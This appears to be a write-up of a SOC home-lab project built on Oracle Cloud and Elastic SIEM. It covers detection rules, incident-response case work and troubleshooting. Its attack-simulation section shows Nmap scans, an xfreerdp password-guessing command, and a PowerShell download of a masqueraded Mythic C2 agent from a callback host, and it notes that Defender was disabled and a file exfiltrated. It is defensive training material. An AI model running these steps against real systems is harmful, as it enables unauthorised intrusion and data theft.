2026/07/11 07:27:10 [*] Restarting mythic_documentation container to pull in changes
2026/07/11 07:27:10 [*] Stopping container: mythic_documentation...
2026/07/11 07:27:10 [+] Stopped container: mythic_documentation
2026/07/11 07:27:11 [*] Removing container: mythic_documentation...
2026/07/11 07:27:11 [+] Removed container: mythic_documentation
WARN[0000] No services to build
[+] up 1/1
  Container mythic_documentation Started 0.2s
2026/07/11 07:27:11 [+] Successfully installed service!
ubuntu@mythic-vnic:~/mythic$

```

Security Hardening

The following security controls were applied to the Mythic-C2 server:

- **SSH (TCP 22):** Restricted to the analyst IP 39.63.174.190/32.
- **Mythic UI (TCP 7443):** Restricted to the analyst IP 39.63.174.190/32.
- **C2 callback ports (TCP 80/443):** Open to all sources as required for agent callbacks.
- **Payload hosting (TCP 9999):** Opened for payload hosting via a Python HTTP server.



Kali Linux (Local VM)

- Installed **Kali Linux** in VirtualBox on the analyst's PC.
- **Tools Used:**
 - Nmap
 - Crowbar
 - Hydra
 - xfreerdp
 - Custom Python brute-force script
- **Network Configuration:** Shared the analyst PC's public IP (39.63.174.190) through VirtualBox NAT.

10. Phase 8 – Attack Simulation:

Complete Attack Chain Against Windows-Target:

Phase 1 – Reconnaissance (MITRE: T1046)

Ping Sweep

ICMP echo requests were tested against Windows-Target. ICMP was blocked by Windows Defender Firewall, although packets were received by the server.

```
ping -c 4 141.145.146.34
```

Nmap Port Scan

```
nmap -sV -p 3389,445,135,139 141.145.146.34
```

RDP-Specific Enumeration

```
nmap -p 3389 --script rdp-enum-encryption 141.145.146.34
```

Detection: Rule 6 (Network Scan) fired, generating **3 Low-severity alerts**.

Finding: Port 3389 (RDP) was confirmed open, and the target was identified as **Windows Server 2022 Standard**.

```
(kali㉿kali)-[~]
└─$ nmap -p 3389 --script rdp-enum-encryption 141.145.146.34
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-09 05:40 -0400
Nmap scan report for 141.145.146.34
Host is up (0.0064s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|   Native RDP: SUCCESS
|   RDP Encryption level: Client Compatible
|   40-bit RC4: SUCCESS
|   56-bit RC4: SUCCESS
|   128-bit RC4: SUCCESS
|   FIPS 140-1: SUCCESS
|_  RDP Protocol Version: Unknown

Nmap done: 1 IP address (1 host up) scanned in 4.09 seconds

(kali㉿kali)-[~]
└─$
```

Phase 2 – Initial Access / RDP Brute Force (MITRE: T1110.001)

Crowbar and Hydra were tested but proved unreliable due to experimental RDP modules. A custom Python script using xfreerdp directly was therefore developed.

The script iterated through a wordlist using:

```
xfreerdp /v:<target> /u:opc /p:<password> /cert:ignore
```

Successful authentication was detected based on session disconnect behavior.

Prerequisite Fix: The Windows account lockout policy was set to 0 (disabled) to allow the brute-force simulation.

Result: Successful authentication was achieved as the opc account using the correct credentials.

Detection: Rule 5 (RDP Brute Force) fired, generating a **High-severity alert**.

The image displays a Windows 10 desktop environment. A terminal window titled 'FreeRDP: 141.145.146.34' is open, showing a series of log messages. The logs indicate a successful RDP session for the 'opc' user, including messages like 'Found', '*****', 'build options:', '*****', 'VER 10.0.0.00000002', '*****', 'l rdpsa', 'l disp', 'l rdpsa', 'l rdpsa', and '*****'. The desktop background is the standard Windows 10 blue wallpaper. The taskbar at the bottom shows the Start button, a search bar, and several pinned applications including File Explorer, Microsoft Edge, and the Task Manager.

Below the desktop screenshot is a screenshot of the Kibana Security Alerts dashboard. The dashboard shows a summary of alerts, including a donut chart indicating 2 high-severity alerts. The 'Alerts by name' section lists two alerts: 'PowerShell Encoded Command Detected - Windows Target' and 'RDP Brute Force - Windows Target'. The 'Top alerts by' section shows a bar chart for the 'RDP Brute Force - Windows Target' alert, indicating a 50% severity level. The dashboard also includes a table of alerts with columns for Actions, @timestamp, Rule, Assignees, Severity, Risk Score, and Reason.

Actions	@timestamp	Rule	Assignees	Severity	Risk Score	Reason
☐	Jul 11, 2026 @ 08:10:37.778	RDP Brute Force - Windows Target		High	73	event with source 39.63.174.180 created high alert RDP Brute Force - Windows Target
☐	Jul 11, 2026 @ 07:16:53.188	PowerShell Encoded Command Detected - Windows Target		High	73	event on windows target created high alert PowerShell Encoded Command Detected - Windows Target

Phase 3 – Execution / C2 Deployment (MITRE: T1059)

Payload Generation

The payload was generated through **Mythic C2**:

Mythic C2 → Payloads → Create → Apollo Agent

- **Payload Name:** svchost_update.exe
- **Technique:** T1036 — Masquerading
- **Purpose:** Uses a name resembling a legitimate Windows process.
- **C2 Callback:** HTTP to 139.185.50.26:80

Payload Delivery

On Mythic-C2, the payload was hosted using a Python HTTP server:

```
cd /home/ubuntu
```

```
python3 -m http.server 9999
```

On Windows-Target, accessed through RDP from Kali Linux, the payload was downloaded using PowerShell:

```
Invoke-WebRequest -Uri http://139.185.50.26:9999/svchost_update.exe `
-OutFile C:\Users\Public\Downloads\svchost_update.exe
```



Agent Execution

- Executed svchost_update.exe on Windows-Target.
- The Apollo agent established a callback to Mythic C2 at 139.185.50.26.
- The Mythic UI displayed the newly active agent callback.

Detection: Rule 3 (Suspicious Process Creation) fired, generating **High-severity alerts**.


Telemetry:



- **Sysmon Event ID 1:** Captured process creation.
- **Sysmon Event ID 3:** Captured the C2 network callback.



Phase 4 – Defense Evasion (MITRE: T1562.001)


- Disabled Windows Defender through the Mythic Apollo agent.
- **Telemetry:** Windows Defender Event ID 5001 captured the disabling of real-time protection.





Phase 5 – Exfiltration (MITRE: T1041)

- A sensitive file was exfiltrated from Windows-Target through the C2 channel.
- **Telemetry:** Sysmon Event ID 3 confirmed an outbound connection to the Mythic C2 IP 139.185.50.26.



11. Phase 9 – Incident Response (INC-001)

Case Created in Kibana Security

Case Details

- **Case:** INC-001: Mythic C2 Apollo Agent Compromise - Windows-Target
- **Severity:** Critical
- **Tags:** Windows, C2, Mythic, Apollo, RDP-BruteForce, Defense-Evasion, Exfiltration

Affected Systems

System	IP Address	Status
Windows-Target	141.145.146.34	COMPROMISED
Ubuntu-Target	193.123.79.41	NOT affected.

Alerts Attached to Case

- **Rule 5:** RDP Brute Force alerts
- **Rule 3:** Suspicious Process Creation alerts
- **Rule 6:** Network Scan Reconnaissance alerts

Create case

1 Select template

Template name Optional

No template selected

Select a template to use its default field values.

2 Case fields

Name
INC-001: Mythic C2 Apollo Compromise - Windows-Target

Tags Optional

Windows X C2 X Mythic X Apollo X RDP-BruteForce X Defense-Evasion X Exfiltration X T1110 X T1059 X T1562 X T1041 X

Separate tags with a line break.

Category Optional

Severity

Critical

Description

B *I* Preview

A complete attack chain was successfully executed against Windows-Target (141.145.146.34) originating from Mythic C2 infrastructure (139.185.50.26).

ATTACK TIMELINE:
- Phase 1 (Reconnaissance): Nmap port scan and ping sweep against Windows-Target. Port 3389 (RDP) confirmed open.
- Phase 2 (Initial Access): RDP brute force attack against opc account using custom Python/xfreerdp script. Successful authentication achieved.
- Phase 3 (Execution): Mythic C2 Apollo agent (svchost_update.exe) deployed to C:\Users\Public\Downloads\ via HTTP server on port 9999. Agent executed and called back to Mythic C2.
- Phase 4 (Defense Evasion): Windows Defender disabled on Windows-Target. Event ID 5001 captured.

3 Case settings

☒ Sync alert status with case status


Attack Timeline (UTC)

1. **Nmap reconnaissance** → Rule 6 fired (**Low severity**)
2. **RDP brute force** → Rule 5 fired (**High severity**)
3. **Apollo agent deployed** → Rule 3 fired (**High severity**)
4. **Windows Defender disabled** → Event ID 5001 captured
5. **File exfiltrated** → Sysmon Event ID 3 captured

Threat Intelligence — Discover Queries Used

Find Apollo Payload

agent.name: "Windows-Target" and event.code: "1" and winlog.event_data.Image:
svchost_update



Find Processes from Suspicious Locations

agent.name: "Windows-Target" and event.code: "1" and
(winlog.event_data.Image: *Temp* or
winlog.event_data.Image: *Downloads* or
winlog.event_data.Image: *Public*)

Find Processes Spawned by Apollo

agent.name: "Windows-Target" and event.code: "1" and
winlog.event_data.ParentImage: *svchost_update*

Find Windows Defender Disabled

agent.name: "Windows-Target" and event.code: "5001"

Find C2 Callback Traffic

agent.name: "Windows-Target" and event.code: "3" and
winlog.event_data.DestinationIp: "139.185.50.26"

12. Key Troubleshooting Incidents

Incident 1 – OCI Route Table Rejected Internet Gateway Rule

Symptom:

Received the error: *"Rules in the route table must use private IP as a target."*

Root Cause:

OCI Free Trial account restriction affecting the default route table.

Fix:

Created a new custom route table. The same Internet Gateway rule was accepted without error.

Lesson:

OCI's default route table may have restrictions during account verification. Creating a custom route table can bypass this limitation.

Incident 2 – Host-Level Firewall Blocking All Ports Except SSH

Symptom:

Every port except 22 timed out despite correctly configured OCI Security Lists, NSGs, route tables, and Internet Gateway. Port 80 also failed from both internal and external test sources.

Root Cause:

Oracle Ubuntu cloud images shipped with a pre-configured iptables ruleset, separate from ufw, that explicitly blocked traffic except for SSH on port 22. This configuration was not visible from the OCI console.

Fix:

```
sudo iptables -I INPUT -p tcp --dport <port> -j ACCEPT
```

```
sudo netfilter-persistent save
```

The fix was subsequently applied proactively to every Ubuntu instance deployed in the lab.

Lesson:

Cloud-level firewall rules are necessary but not sufficient. Host-level firewall configuration must always be independently verified.

*Incident 3 – Fleet Server Enrollment Failures (Multi-Stage)***Symptoms:**

The enrollment process encountered multiple issues in sequence:

1. **Connection timeout** — Kibana generated an installation command using port 443 instead of 8220.
2. **Missing Security List rule** — TCP port 8220 was not permitted.
3. **Certificate error** — x509: certificate signed by unknown authority.
4. **Agent degraded after enrollment** — Windows agent components failed because a stale :443 Fleet Server host entry remained configured as the default in Kibana.

Fix:

- Corrected the Fleet Server URL to use port 8220.
- Opened TCP port 8220 in the OCI Security List and host-level iptables.
- Added the --insecure flag to accommodate the self-signed certificate.
- Deleted the stale default Fleet Server host entry from Kibana.

Lesson:

Multiple compounding causes can produce what appears to be a single failure. Systematic, layer-by-layer elimination is required to isolate each underlying issue.

Incident 4 – Cross-VCN Agent Connectivity Failure

Symptom:

Windows-Target successfully enrolled but immediately entered a **DEGRADED** state. All components were unable to reach Elasticsearch at the private address 172.31.0.29:9200.

Root Cause:

The VCNs were not peered and therefore could not route traffic to each other's private IP addresses.

Failed Workaround:

Attempted to create a second Elasticsearch output using the ELK-Server's public IP. Kibana's per-policy output selector refused to accept the selection, with a suspected hairpin NAT validation failure.

Actual Fix:

Established **Local VCN Peering** between Target-VCN and SOC-Analyst-Lab with tightly scoped rules:

- **Source:** 10.0.0.0/23
- **TCP 8220** → Fleet Server
- **TCP 9200** → Elasticsearch

This preserved the lab's network-isolation objective while enabling the required private connectivity.

Lesson:

Architectural solutions are preferable to workarounds. VCN peering preserved the intended security model more effectively than routing telemetry through the public internet.

Incident 5 – Prebuilt Rules Showing “Warning: Unable to Find Matching Indices”

Symptom:

Seven of the twelve installed prebuilt PowerShell detection rules continuously displayed a **Warning** status: “Unable to Find Matching Indices.”

Root Cause:

The rules were built for Elastic's official **Windows integration**, which uses index patterns such as:

logs-windows.powershell*

and fields such as:

powershell.file.script_block_entropy_bits

The lab instead uses the **Custom Windows Event Logs** integration, which uses the winlog.winlog index pattern and fields under winlog.*. The differing index patterns and field mappings made the prebuilt rules incompatible with the lab's data.

Decision:

Documented this as a known and deliberate limitation, favoring integration flexibility over complete compatibility with Elastic's prebuilt rules.

- **5 of 12** prebuilt rules → Fully functional
- **7 of 12** prebuilt rules → Require Elastic's official Windows integration

Lesson:

Understanding exactly what data and field mappings a detection rule requires is more valuable than blindly enabling every available rule.

13. Detection Summary

Rule	Rule Name	Type	MITRE ATT&CK	Severity	Status
1	SSH Brute Force – Ubuntu Target	Threshold	T1110.001	Medium	Validated
2	SSH Login from New Source IP	New Terms	T1078.003	High	Active / Done
3	Suspicious Process Creation – Windows	Custom Query	T1059.003	Medium	Fired in simulation / Done
4	PowerShell Encoded Command	Custom Query	T1027	High	Active / Done

Rule	Rule Name	Type	MITRE ATT&CK	Severity	Status
5	RDP Brute Force – Windows Target	Threshold	T1110.001	High	Validated
6	Network Scan Detection	Custom Query	T1046	Low	Fired in simulation / Done
7	RDP Brute Force Followed by Successful Login	EQL Sequence	T1110 + T1078	Critical	Built / Done

Real threat detection: Rules 1, 2, 5, and 6 were validated against both real internet attack traffic and controlled simulations.

Attack simulation detection: Rules 3, 4, and 6 were confirmed firing against Mythic C2 activity.

Security

Dashboards

Rules

Alerts

Attack discovery

Findings

Cases

Explore

Timelines

Intelligence

Launchpad

Manage

kbana.alert.severity: high x

alerts

PowerShell Encoded Command Detected - Windows Target

Columns: 12 | Sort fields: 1 | 118 alerts | Fields

Actions	@timestamp	Rule	Assignees	Severity	Risk Score	Reason
	Jul 16, 2026 @ 07:40:41.666	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 07:35:41.707	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 07:30:41.750	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 07:25:41.777	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 07:21:53.810	PowerShell Encoded Comm...		high	73	event on windows-target
	Jul 16, 2026 @ 07:20:41.820	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 07:15:41.890	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 07:10:41.908	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 07:09:41.922	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 07:00:41.999	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 06:55:41.993	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 06:50:42.017	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 06:45:42.046	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 06:40:42.083	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 06:35:42.130	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 06:30:42.129	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 06:30:42.238	RDP Brute Force - Windows...		high	73	event with source 37.77.
	Jul 16, 2026 @ 06:30:42.238	RDP Brute Force - Windows...		high	73	event with source 37.77.

Rows per page: 50

Expand details

High

Jul 16, 2026 @ 07:21:53.810

PowerShell Encoded Command Detected - Windows Target

Status

Open

Risk score

73

Assignees

Notes

Add note

Overview

Table

JSON

About

Rule description

Alert reason

MITRE ATT&CK

Investigation

Highlighted fields

Show rule summary

Show full reason

Defense Evasion (TA0005)

Obfuscated Files or Information (T1027)

Show investigation guide

Add Field

Field

Value

Source event

AZ!bottB!beCNyKGLVQ

host.name

windows-target

kbana.alert.rule.type

query

Add to chat

Take action

14. Skills Demonstrated

Cloud Infrastructure

- **OCI VCN Design:** VCNs, subnetting, Security Lists, NSGs, and route tables
- **Network Connectivity:** Internet Gateways and Local VCN Peering
- **Compute Infrastructure:** Deployment and configuration of Ubuntu and Windows Server instances
- **Network Segmentation:** Multi-VCN architecture with isolated attacker, target, and security tooling networks

SIEM Engineering

- Deployment and configuration of **Elasticsearch and Kibana**
- **Elastic Fleet Server** setup and agent management
- Custom Windows Event Log integrations for:
 - Sysmon
 - Windows Defender
 - PowerShell
- **Index patterns and Data Views**
- **KQL (Kibana Query Language)** for log analysis and investigation

Detection Engineering

- Built **7 custom MITRE ATT&CK-mapped detection rules** from scratch
- Implemented multiple rule types:
 - Threshold
 - New Terms
 - Custom Query
 - EQL Sequence
- Tuned detection thresholds based on **real traffic and baseline analysis**
- Identified and managed **false positives and detection exceptions**

- Performed **detection gap analysis** to understand why specific rules failed to match available telemetry

Endpoint Telemetry

- **Sysmon** installation and configuration using SwiftOnSecurity/Olaf configuration
- Windows Defender event log collection
- PowerShell Script Block Logging configured through the Windows Registry
- Linux SSH authentication log monitoring through **Elastic Agent**

Attack Simulation

- Mythic C2 framework deployment and configuration
- Apollo agent generation and payload delivery
- Executed a complete attack chain:

Reconnaissance → Brute Force → C2 → Defense Evasion → Exfiltration

- RDP brute-force simulation using a custom **Python/xfreerdp** script
- Network reconnaissance using **Nmap**

Incident Response

- Kibana Security **Case creation and management**
- Alert triage and evidence correlation
- Attack timeline reconstruction using collected telemetry
- Threat hunting and investigation using **KQL in Kibana Discover**

Troubleshooting

- Systematic multi-layer network troubleshooting:

Cloud → Host → Application

- iptables diagnosis and remediation
- OCI networking issue identification and resolution
- Elastic Agent enrollment failure and **root-cause analysis**
- Troubleshooting connectivity across segmented VCNs and security layers

15. Lessons Learned

1. *Cloud-level firewall rules are not the whole picture.*
Oracle Ubuntu images may include host-level iptables rules that affect traffic independently of OCI networking controls. Host-level firewall state should always be verified separately.
2. *Architectural correctness beats workarounds.*
VCN peering required more configuration than routing through a public IP, but it provided a more secure, realistic, and maintainable solution.
3. *Rule enabling ≠ rule firing.*
Installing and enabling a detection rule is only the first step. The rule must be validated against real telemetry, and its behavior must be understood when expected events do not trigger it.
4. *Threshold tuning requires baseline observation.*
The SSH brute-force threshold was reduced from **10 to 5** after observing that real internet scanners distribute attempts across multiple source IPs, making higher per-source thresholds less effective.
5. *False positives are a feature, not a failure.*
The Oracle infrastructure script triggering Rule 4 demonstrated that the detection logic was functioning. Investigating the event and creating an appropriate exception are both part of the SOC analyst workflow.
6. *Documentation should be built continuously, not retrospectively.*
Recording incidents and troubleshooting steps as they occur produces more accurate and useful documentation than attempting to reconstruct events from memory.
7. *Compounding issues can produce misleading symptoms.*
The Fleet enrollment failure initially appeared to be a single issue but involved multiple contributing factors: an incorrect port, a missing Security List rule, a self-signed certificate, and a stale UI configuration. Each layer had to be investigated and eliminated individually.

Project completed: July 2026

Infrastructure: Oracle Cloud Infrastructure (OCI) Free Trial tenancy

Region: UAE East (Dubai)

